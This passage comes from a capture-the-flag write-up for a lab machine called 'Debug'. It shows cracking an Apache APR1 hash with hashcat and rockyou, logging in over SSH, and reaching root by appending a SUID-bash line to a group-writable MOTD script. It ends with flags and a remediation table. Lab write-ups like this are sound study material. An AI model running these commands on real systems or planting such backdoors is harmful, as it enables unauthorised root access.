


Figure 21. cat .htpasswd returns a single line: the username james and an APR1 password hash.

SECTION 07

Phase 6: Password Cracking

The Apache .htpasswd format uses the APR1 (MD5-based) hash, which is mode 1600 in hashcat. The hash was saved to a file and cracked with the rockyou.txt wordlist. This wordlist is a common set of leaked passwords, so a weak password is found quickly.

```
nano hash.txt        # paste: james:$apr1$zPZMix2A$d8fBXH0em33bfI9UTt9Nq1
hashcat -m 1600 hash.txt /usr/share/wordlists/rockyou.txt
```




Figure 22. hashcat cracks the APR1 hash in about one second. The recovered password is jamaica.

> **Recovered credential**
> Username: **james**
> Password: **jamaica**

SECTION 08

Phase 7: Initial Access and User Flag

The recovered password was used to log in over SSH as james. Once inside, the home directory was listed and the user flag was read from `user.txt`. A note left in the home directory, `Note-To-James.txt`, asks James to customise the SSH welcome message and says that he has write access to the system files. This hint points to the MOTD scripts used in the privilege escalation step.

```
ssh james@10.146.149.72
cat user.txt
7e37c84a66cc40b1c6bf700d08d28c20
```




Figure 23. SSH login as james with the cracked password. The note Note-To-James.txt is printed.




Figure 24. The user flag is printed from user.txt in james's home directory.




Figure 25. Full note content and the directory listing with permissions. James is told that he can modify the system files.

> **User flag captured**
> 7e37c84a66cc40b1c6bf700d08d28c20

SECTION 09

Phase 8: Privilege Escalation to Root

The shell history of james shows that the user had previously tried to use a root SSH key, which is a useful lead. The more reliable path is the directory `/etc/update-motd.d/`. The scripts in this directory run as root whenever a user logs in over SSH, and they build the welcome message. The file `00-header` is owned by root, but its group is james and the group has write permission. This means james can add commands that root will run at the next login.

The privilege escalation works by appending a line to 00-header. The line copies /bin/bash into james's home directory and sets the SUID bit. The next SSH login triggers the MOTD script as root, so the copy is created with root ownership and the SUID bit. Running it with the `-p` flag keeps the effective root privileges.

```
cd /etc/update-motd.d/
echo "cp /bin/bash /home/james/bash && chmod u+s /home/james/bash " >> 00-header
exit
ssh james@10.146.149.72          # log in again so the MOTD script runs as root
ls -la ~                         # bash now owned by root with the s bit set
./bash -p
whoami
root
cat /root/root.txt
3c8c3d0fe758c320d158e32f68fabf4b
```




Figure 26. Bash history shows the earlier SSH attempt with a root key, which hints at the root path.




Figure 27. Bash history and the contents of /etc/update-motd.d/. Notice the MOTD scripts that run at login.




Figure 28. Permissions of the MOTD scripts: 00-header is owned by root and writable by the james group. The payload line is appended.




Figure 29. After logging in again, /home/james contains bash owned by root with the SUID bit (rws) set.




Figure 30. ./bash -p gives a root shell. whoami returns root and the root flag is read from /root/root.txt.

> **Root flag captured**
> 3c8c3d0fe758c320d158e32f68fabf4b

SECTION 10

Flags and Credentials Summary

Item	Location	Value
User flag	/home/james/user.txt	7e37c84a66cc40b1c6bf700d08d28c20
Root flag	/root/root.txt	3c8c3d0fe758c320d158e32f68fabf4b
Recovered password	james (APR1 hash in .htpasswd)	jamaica

SECTION 11

Findings and Remediation

Each weakness in the attack chain has a clear fix. The table below lists the root causes and what should be changed to prevent the same path from working again.

Weakness	Impact	Recommended fix
Backup files (.bak) in the web root and directory listing enabled	Full source code exposed, including hidden logic	Remove backup files from the web root and disable Options Indexes in Apache
unserialize() called on user input	PHP object injection leading to file write and RCE	Never unserialize untrusted data. Use JSON, and restrict allowed classes if unserialize is unavoidable
Debug code left in production	Hidden entry point reachable by any visitor	Remove debug parameters before deployment
File writes inside __destruct() with user-controlled names	Arbitrary file creation in the web root	Avoid magic methods that write files. Use a fixed filename and whitelist any user input
.htpasswd readable through the web server	Password hashes exposed	Store password files outside the web root and deny access to dot-files
Weak password (jamaica) on a dictionary word	Quick offline cracking	Enforce strong password policy and use SSH keys
Group-writable MOTD script run as root	Local privilege escalation to root	Set /etc/update-motd.d/* to 755 root:root and audit file permissions regularly

SECTION 12

Lessons Learned

The Debug machine shows how several small mistakes can combine into full compromise. No single weakness was complicated on its own. The exposed backup file made the source code visible, the insecure deserialization turned a debug parameter into a file write, and the weak password and the writable MOTD script finished the chain. Careful enumeration, patient source review and checking file permissions at every step were the keys to success.

